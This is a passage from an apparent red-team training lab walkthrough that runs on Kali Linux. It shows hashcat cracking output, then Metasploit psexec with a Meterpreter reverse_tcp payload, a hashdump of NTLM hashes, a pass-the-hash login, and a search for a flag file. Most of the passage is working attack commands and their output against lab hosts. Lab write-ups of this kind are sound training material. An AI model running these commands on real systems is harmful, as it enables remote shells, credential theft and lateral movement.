Time.Started.....: Fri Jan 19 19:16:57 2024 (1 sec)
Time.Estimated...: Fri Jan 19 19:16:58 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/john.lst)
Guess.Queue......: 3/7 (42.86%)
Speed.#1.........:  1067.1 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/3559 (57.54%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 1536/3559 (43.16%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: julien → blessing

Started: Fri Jan 19 19:16:02 2024
Stopped: Fri Jan 19 19:16:59 2024

┌──(kali㉿kali)-[~]
└─$ 
```

9. Metasploit


Step 1. Open Metasploit and run windows/smb/psexec
Step 2. Run “show options” and use the guide to run the following commands:

a. set rhosts 172.31.12.47
b. set smbuser Administrator
c. set smbpass pokemon
d. set payload windows/x64/meterpreter/reverse_tcp




```
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.11.47
rhosts ⇒ 172.31.11.47
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set smbpass pokemon
smbpass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > 
```

Step 3. Run “show options” to verify information and type “run” and hit “enter”



```
   SMBDomain                .                no        The Windows domain to use for authentication
   SMBPass                  pokemon          no        The password for the specified username
   SMBSHARE                                  no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or
                                                        a normal read/write folder share
   SMBUser                  Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.11.124    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run
```


Step 4. Failed on first host, set smb rhosts to second host IP and ran successfully



```
[*] 172.31.11.47:445 - Authenticating to 172.31.11.47:445 as user 'Administrator' ...
[-] 172.31.11.47:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0×c000006d) S
TATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information
.
[*] Exploit completed, but no session was created.
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/ve
ndor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `ne
w'
msf6 exploit(windows/smb/psexec) > rhosts 172.31.12.47
[-] Unknown command: rhosts
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.12.47
rhosts ⇒ 172.31.12.47
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.11.124:4444
[*] 172.31.12.47:445 - Connecting to the server ...
[*] 172.31.12.47:445 - Authenticating to 172.31.12.47:445 as user 'Administrator' ...
[*] 172.31.12.47:445 - Selecting PowerShell target
[*] 172.31.12.47:445 - Executing the payload ...
[+] 172.31.12.47:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.12.47
PG::Coder.new(hash) is deprecated. Please use keyword arguments instead! Called from /usr/share/metasploit-framework/ve
ndor/bundle/ruby/3.1.0/gems/activerecord-7.0.4.3/lib/active_record/connection_adapters/postgresql_adapter.rb:980:in `ne
w'
[*] Meterpreter session 1 opened (172.31.11.124:4444 → 172.31.12.47:50011) at 2024-01-19 20:24:03 +0000

meterpreter > 
```

10. Passing the Hash


Step 1. While in the current metasploit session, type "hashdump" and hit enter
Step 2. Copy the username and hash of "Administrator2"
Hash = aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

Step 3. Open a new tab and complete the previous Metasploit steps using the following info:


a. windows/smb/psexec
b. set rhosts 172.31.11.47
c. set smbuser Administrator2
d. set smbpass: aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
e. set payload windows/x64/meterpreter/reverse_tcp
f. type "run" and hit "enter"



```
msf6 exploit(windows/smb/psexec) > set rhosts 172.31.11.47
rhosts ⇒ 172.31.11.47
msf6 exploit(windows/smb/psexec) > set smbuser Administrator2
smbuser ⇒ Administrator2
msf6 exploit(windows/smb/psexec) > set smbpass e1342bfae5fb061c12a02caf21d3b5ab
smbpass ⇒ e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > run
```


11. Finding Sensitive Files

Step 1. Search -f “secrets.txt”



```
meterpreter > search -f "secrets.txt"
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > █
```

Step 2. cat “c:\Windows\debug\secrets.txt”



```
meterpreter > cat “C:\Windows\debug\secrets.txt”
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat c:\Windows\debug\secrets.txt
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat "c:\Windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter > █
```